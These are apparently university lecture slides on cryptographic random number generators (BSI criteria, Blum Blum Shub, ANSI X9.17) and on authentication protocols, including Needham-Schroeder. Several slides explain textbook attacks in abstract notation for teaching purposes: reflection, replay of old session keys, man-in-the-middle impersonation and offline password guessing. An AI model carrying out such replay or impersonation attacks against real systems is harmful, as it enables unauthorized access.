  - ▶ many FIPS standards are modified versions of standards used in the wider community (ANSI, IEEE, ISO etc.)
- ▶ not public
  - ▶ but there are a number of source code access programs offered by Microsoft that provide access to source code not otherwise shared with the general public
- ▶ from Bruce Schneier's "Open Source Cryptography", Crypto-Gram Newsletter, September 15, 1999:

*Since the only way to have any confidence in an algorithm's security is to have experts examine it, and the only way they will spend the time necessary to adequately examine it is to allow them to publish research papers about it, the algorithm has to be public. A proprietary algorithm, no matter who designed it and who was paid under NDA to evaluate it, is much riskier than a public algorithm*

# BSI evaluation criteria

---

- ▶ Bundesamt für Sicherheit in der Informationstechnik (BSI - in English: Federal Office for Information Security)
- ▶ defines four criteria for quality of deterministic random number generators, named K1, K2, K3 and K4
- ▶ K1 — A sequence of random numbers with a low probability of containing identical consecutive elements (runs).
- ▶ K2 (see next slide)
- ▶ K3 — It should be impossible for attacker to calculate/guess, from any given sub-sequence, any previous or future values in the sequence, nor any inner state of the generator
- ▶ K4 — It should be impossible for attacker to calculate/guess from an inner state of the generator, any previous numbers in the sequence or any previous inner generator states
- ▶ for cryptographic applications, only generators meeting the K4 standard are really acceptable

# K2 class

---

- ▶ the generated sequence of numbers is indistinguishable from "true random" numbers according to specified statistical tests
- ▶ **monobit test**
  - ▶ equal numbers of ones and zeros in the sequence
- ▶ **poker test**
  - ▶ a special instance of the  $\chi^2$  (chi-square) test
- ▶ **runs test**
  - ▶ counts the frequency of runs of various lengths
- ▶ **longruns test**
  - ▶ checks whether there exists any run of length 34 or greater in 20 000 bits of the sequence
- ▶ **autocorrelation test**
- ▶ these requirements are a test of how well a bit sequence:
  - ▶ has zeros and ones equally often;
  - ▶ after a sequence of  $n$  zeros (or ones), the next bit a one (or zero) with probability one-half;
  - ▶ and any selected subsequence contains no information about the next element(s) in the sequence.

# cryptographically secure pseudorandom number generators (CSPRNG)

---

meet requirements of ordinary PRNG, and

- ▶ **next-bit test**
  - ▶ given the first  $k$  bits of a random sequence, there is no polynomial-time algorithm that can predict the  $(k+1)$ th bit with probability of success better than 50%
- ▶ **withstand "state compromise extensions"**
  - ▶ in the event that part or all of its state has been revealed (or guessed correctly), it should be impossible to reconstruct the stream of random numbers prior to the revelation
  - ▶ additionally, if there is an entropy input while running, it should be infeasible to use knowledge of the input's state to predict future conditions of the CSPRNG state.

# CSPRGN: statistical definition

---


no polynomial time algorithm is able to distinguish with probability  $> 0.5$  a **truly random** sequence from a **pseudo-random** sequence of the generator

open problem

*is there any way to distinguish the output of a high-quality PRNG from a truly random sequence without knowing the algorithm(s) used and the state with which it was initialized?*

# generator "cipher of a counter"

- ▶ cyclic cryptography: use counter + cipher
- ▶ Meyer and Matyas, 1982



# RSA based generator

---

- ▶ prime numbers  $p, q$
- ▶  $n = p \cdot q$
- ▶ integer  $e$  s.t.  $\text{GCD}(e, \varphi(n)) = \text{GCD}(e, (p-1) \cdot (q-1)) = 1$
- ▶  $z = \text{seed}$
- ▶ loop

$$z_i = (z_{i-1})^e \bmod n$$

$$i = i + 1$$

output: least significant bit of  $z_i$

# ANSI X9.17

---

- ▶ strong generator, using 3DES (triple DES, EDE)
- ▶ input: seed  $s$  of 64 bit, integer  $m$ , triple DES key,  $D$  (encoding of date and time)
- ▶ output:  $x_1, x_2, \dots, x_m$  sequence of  $m$  strings (64 bits in the whole)

$Y = 3\text{DES}(D)$

for  $i = 1$  to  $m$  do

$x_i = 3\text{DES}(Y \oplus s)$

$s = 3\text{DES}(x_i \oplus Y)$

return  $x_1, x_2, \dots, x_m$

# Blum Blum Shub (CSPRNG)

---

- ▶ choose  $p, q$  big prime s.t.  $p \equiv q \equiv 3 \pmod{4}$
- ▶  $n = p \cdot q$
- ▶ randomly choose  $s$  s.t.  $\text{GCD}(s, n) = 1$
- ▶ output the sequence of bits  $B_i$

$$X_0 = s^2 \pmod{n}$$

for  $i = 1$  to  $\infty$

$$X_i = (X_{i-1})^2 \pmod{n}$$

$$B_i = X_i \pmod{2}$$

return  $B_i$

## more on randomness

---

- ▶ subroutines generally provided in programming languages for "random numbers" are not designed to be unguessable, but just designed merely to pass statistical tests
- ▶ hash together all the sources of randomness you can find, e.g., timing of keystrokes, disk seek times, count of packet arrivals, etc.
  
- ▶ for more reading on the subject of randomness, see RFC 1750.

# RFC 1750 (1994)

---

## Randomness Recommendations for Security

*Security systems today are built on increasingly strong cryptographic algorithms that foil pattern analysis attempts. However, the security of these systems is dependent on generating secret quantities for passwords, cryptographic keys, and similar quantities. The use of pseudo-random processes to generate secret quantities can result in pseudo-security. The sophisticated attacker of these security systems may find it easier to reproduce the environment that produced the secret quantities, searching the resulting small set of possibilities, than to locate the quantities in the whole of the number space.*

*Choosing random quantities to foil a resourceful and motivated adversary is surprisingly difficult. This paper points out many pitfalls in using traditional pseudo-random number generation techniques for choosing such quantities. It recommends the use of truly random hardware techniques and shows that the existing hardware on many systems can be used for this purpose. It provides suggestions to ameliorate the problem when a hardware solution is not available. And it gives examples of how large such quantities need to be for some particular applications.*

# Exercise

---

- ▶ Consider the following generator based on
  - ▶ hash function  $H$
  - ▶ random initial seed  $s$

$y = s$

for  $i = 1$  to  $n$  do

$y = H(y)$

- ▶ why it is not good?

# Authentication

- Motivation
- Authentication protocols in different scenarios
- X.509, Kerberos

# Authentication

- Alice needs to show her identity to Bob; she needs to get a service, or to access information, or a resource etc.
- Bob needs to be sure of Alice's identity:
  - Who is Alice?
- Trudy tries to impersonate Alice:
  - Once
  - Many times

# Authentication

- The process of reliably verifying the identity of someone (or something).
- In human interaction:
  - People who know you can recognize you based on your appearance or voice
  - A guard might authenticate you by comparing you with the picture on your badge
  - A mail order company might accept as authentication the fact that you know the expiration date on your credit card
- Two interesting cases
  - a computer is authenticating another computer
  - a person is using a public workstation that can perform sophisticated operations, but it will not store secrets for every possible user
    - the user's secret must be remembered by the user

# Closed world assumption

- Presumption that what is not currently known to be true, is false
  - the opposite of the closed world assumption is the open world assumption, stating that lack of knowledge does not imply falsity
- *Negation as failure* is related to closed world assumption, as it believes false every predicate that cannot be proved to be true

# Closed environment

- Authentication in a closed environment (e.g. company, home)
- We use a third party Carole (trusted server) distributing required information for authentication (before authentication or using secret communication)
- Trudy is a legal user and might use the connection Alice-Bob

# Human vs computer authentication

- What's the difference between authenticating a human and authenticating a computer?
- computer can store a high-quality secret, such as a long random-looking number, and it can do cryptographic operations
- a workstation can do cryptographic operations on behalf of the user, but the system has to be designed so that all the person has to remember is a password
- password can be used to acquire a cryptographic key in various ways:
  - directly, as in doing a hash of the password
  - using the password to decrypt a higher-quality key, such as an RSA private key, that is stored in some place like a directory service

# Authentication of people

## Use

- What you know (passwords)
- What you have (smart card)
- Who you are (biometric tools)
- Where you are (network address - weak, because of spoofing)

# Password

- Humans:
  - Short keys, that possibly allow to obtain long keys
  - Sometimes easy to guess
- Computers:
  - Long keys
  - Hidden (not stored in clear): either stored encrypted or indirectly
  - One-time password
- a well known threat is the login Trojan horse: the attacker prompts a fake login window that induces the innocent user to prompt the password that is collected by the attacker



# Biometric

- There are many devices that are used to authenticate:
- Retina examination, fingerprint reader, voice, or based on other characteristics (ex. hand written signatures, keystroke timing: timing in using the keyboard or the mouse etc.)
- Accuracy:
  - Error: false positive and false negative
  - They are used in specific scenarios (sometimes to enforce other methods)

# Biometric

- Fingerprinting:
  - Fake fingerprint, dead people
  - Not stable over time: children, people doing manual work (possible damage)
- Voice
  - Use of tape;
  - voices are affected: flu and colds; noise in the background, telephone etc

# Biometric

- Keystroke timing:
  - Each person has different speed in typing
  - Typing faster than personal limit is impossible
- Handwritten signature:
  - Poor quality
  - Electronic tablet, for signature + timing

# Authentication scenarios

In the following we will consider authentication using knowledge of a key (public key or secret key, possibly stored in a smart card)

1. Users (Alice and Bob) share a secret key
2. Users share a key with Carole, trusted authority (authentication server)
3. Users have a public key

# Techniques

Users are authenticated using a key

Techniques:

- timestamp
- nonce (or challenge): random number chosen by the person that authenticates to verify the other knows the key
- sequence number in protocols

# Cryptography vs. authentication

- Trudy attacks the protocols using non authentic messages (possibly messages that have been exchanged between Alice and Bob in previous application of the protocol)
- Need to guarantee authentication and integrity
- Encryption DOES NOT guarantee authenticity of the message

# Authentication by symmetric key


Alice and Bob share a secret

key  $K_{\text{Alice-Bob}}$

$K\{M\}$  denotes  $M$  encrypted with secret key  $K$


- One way authentication using nonce (challenge)
- One way authentication using timestamps
- Two ways (mutual) authentication using nonce

# challenge/response based on shared secret




- authentication is not mutual. Bob authenticates Alice, but Alice does not authenticate Bob
- an eavesdropper could mount an off-line password-guessing attack (assuming  $K_{Alice-Bob}$  is derived from a password), knowing R and  $K_{Alice-Bob}\{R\}$
- R is a **nonce**

# variant




- requires reversible cryptography
- still possible the dictionary attack by eavesdropper
- if  $R$  has limited lifetime (e.g., random number + timestamp) Alice authenticates Bob because only someone knowing  $K_{\text{Alice-Bob}}$  could generate  $K_{\text{Alice-Bob}}\{R\}$ 
  - limited lifetime required to foil **replaying** of an old  $K_{\text{Alice-Bob}}\{R\}$

# timestamp based




- Bob and Alice have reasonably synchronized clocks (can be a weakness)
- Alice encrypts the current time, Bob decrypts the result and makes sure the result is acceptable (i.e., within an acceptable clock skew)
- efficient, no intermediate states
- if Bob remembers timestamps until they expire, then no replaying attacks
- if multiple servers with same secret  $K$ , then Alice can send  $K\{\text{Bob} \mid \text{timestamp}\}$

# mutual authentication




- many messages!
- perhaps a few ones can be saved...

# optimized mutual authentication



- save messages but weak to reflection attack

# reflection attack




- Trudy wants to impersonate Alice to Bob
- two sessions, the 2<sup>nd</sup> will be incomplete but will allow Trudy to complete the 1<sup>st</sup> one

# how to prevent reflection attack?

- use different keys
  - $K_{\text{Alice-Bob}}$  and  $-K_{\text{Alice-Bob}}$ , or  $K_{\text{Alice-Bob}} + 1$
- different challenges, i.e. challenge from initiator different from challenge from responder
  - e.g., even number at initiator's side, odd number at responder's side

# less optimized mutual authentication



- Trudy can mount an off-line password-guessing attack by impersonating Bob's address and tricking Alice into attempting a connection to her

# Trusted party

It is not possible that all users share a secret key  
(quadratic number of keys, each user must have  
a different key for everyone)

Scenario: users share a key - password - with  
trusted authority  $C$  -  $C$  authentication server  
(aka Key Distribution Center (KDC))

- A and B share a secret key with  $C$  ( $K_{AC}$  e  $K_{BC}$ )
- A and B might not be human user but also entity  
of the system (e.g., printer, databases etc.)
- Goals: authenticate A (or A and B);
  - optional: decide on a session key to be used between  
A and B for short time

# Authentication server

Goal: Alice and Bob must authenticate and choose a secret session key  $K$  - used for short time (session)

At the end of the authentication protocol:

1. only A and B know  $K$  (besides C - trusted server)
2. Each should be sure of fact 1 above
3.  $K$  is a new key (randomly chosen, not used before)

# Authentication server - attacker's strength

Trudy (attacker) can

- be a legitimate user of the system (share a key with C)
- sniff and spoof messages
- concurrently run more than one session with A, B and C
  - different execution of the protocol can be done interleaved
  - T is able to convince A and/or B to start a new session with T
- Might know old session keys

# Authentication server - attacker's limits

Trudy

- is **NOT** able to guess random numbers chosen by A or B
- **does not know keys  $K_{AC}$  and  $K_{BC}$**  (in general does not know secret keys of other users)
- is not able to decode in a short time messages encrypted with unknown keys

# Authentication with trusted server

A and B share a key with C ( $K_{AC}$  and  $K_{BC}$ , respectively)

1. A sends to C: A, B
2. C chooses K - session key - and sends to A:  
 $K_{AC}(K)$  and  $K_{BC}(K)$
3. A decodes and computes K and sends to B:  
 $C, A, K_{BC}(K)$
4. B decodes  $K_{BC}(K)$  finds K and sends to A:  
 $K(\text{Hello A, this is B})$

# Attack - 1

Assume T can sniff, spoof and make MITM attack  
(T is in the middle of both A to C and A to B communication)

1. A sends to T (instead of A sends to C) : A,B
2. immediately T sends to C: A,T
3. C chooses K and sends to A:  $K_{AC}(K)$  and  $K_{TC}(K)$
4. A sends to B: C, A,  $K_{TC}(K)$  - T intercepts
5. T sends to A K(Hello A, this is B)

Possible modification of step 1 (previous slide):

A sends to C  $\langle A, K_{AC}(B) \rangle$  (in this way C knows that A wants to talk to B)

# Attack - 2

Modified protocol

1. A sends to C:  $A, K_{AC}(B)$
2. C chooses K, and sends to A:  $K_{AC}(K)$  and  $K_{BC}(K)$
3. A decodes K and sends to B:  $C, A, K_{BC}(K)$
4. B decodes K and sends to A : K(Hello A, this is B)

Note: T does not know that A wants to talk to B

# Attack - 3

Consider modified protocol

1. A sends to C : A,  $K_{AC}(B)$

T (as A) gets A's message and sends to C: A,  $K_{AC}(T)$   
(REPLAYS part of some previously exchanged message)

Note: T does not know whom A wants to talk to

2. C chooses K, and sends to A :  $K_{AC}(K)$  and  $K_{TC}(K)$

3. A decode K and sends to B : C, A,  $K_{TC}(K)$

4. T gets the message and finds that A wants to talk to B; T now acts in place of B and sends to A K(Hello A, this is B)

Note: T knows the identity the person A wants to talk to only at the end of the protocol

# Protocol Needham-Schroeder

*basis for the Kerberos protocol and aims to establish a session key between two parties on a network, typically to protect further communication*

N, nonce: random number

N.-S. protocol based on challenge-response :

1. A chooses N (nonce) and sends to C: A, B, N
2. C chooses K and sends to A:  $K_{AC}(N, K, B, K_{BC}(K, A))$
3. A decodes, checks N and B, and sends to B:  $K_{BC}(K, A)$
4. B decodes, chooses nonce N' and sends to A:  
 $K(\text{this is } B, N')$
5. A sends to B  $K(\text{this is } A, N' - 1)$   
*now B has checked A*

Note: B does not directly communicate with C

# Attacking N.-S. Protocol

1. A chooses N (nonce) and sends to C: A, B, N
2. C chooses K and sends to A:  $K_{AC}(N, K, B, K_{BC}(K, A))$   
now T acts in place of A
3. A decodes, checks N and B and sends to B:  $K_{BC}(K, A)$   
T (as A) replays to B:  $K_{BC}(K', A)$ , where K' is an older session key
4. B decodes, chooses nonce N' and sends to T (not to A) K' (this is B, N')
5. T sends to B: K' (this is A, N' - 1)

Note:

1. T uses old session key and acts in place of A
2. B is not sure that C is active: there is no direct exchange between B and C

# Authentication attack (Denning and Sacco, '81)

- two sessions
- assume that Trudy has recorded session 1 and that K is compromised
- after session 2, B is convinced that he shares the secret key K only with A

# session 1, session 2

1.  $A \rightarrow C: A, B, N$
2.  $C \rightarrow A: K_{AC}(N, B, K, K_{BC}(K, A))$
3.  $A \rightarrow I(B): K_{BC}(K, A)$

*assume that K is compromised*

4.  $I(A) \rightarrow B: K_{BC}(K, A)$       *replay*
5.  $B \rightarrow I(A): K(N')$
6.  $I(A) \rightarrow B: K(N' - 1)$

*B is now convinced that he shares secret key K only with A*

# Challenge-response symmetric key

How to guarantee data integrity

- timestamps (a message is valid only in a small time window)
- sequence number (A and B remember sequence number of exchanged messages to avoid replay attacks in which the attacker sends old messages)
- nonce should be used carefully

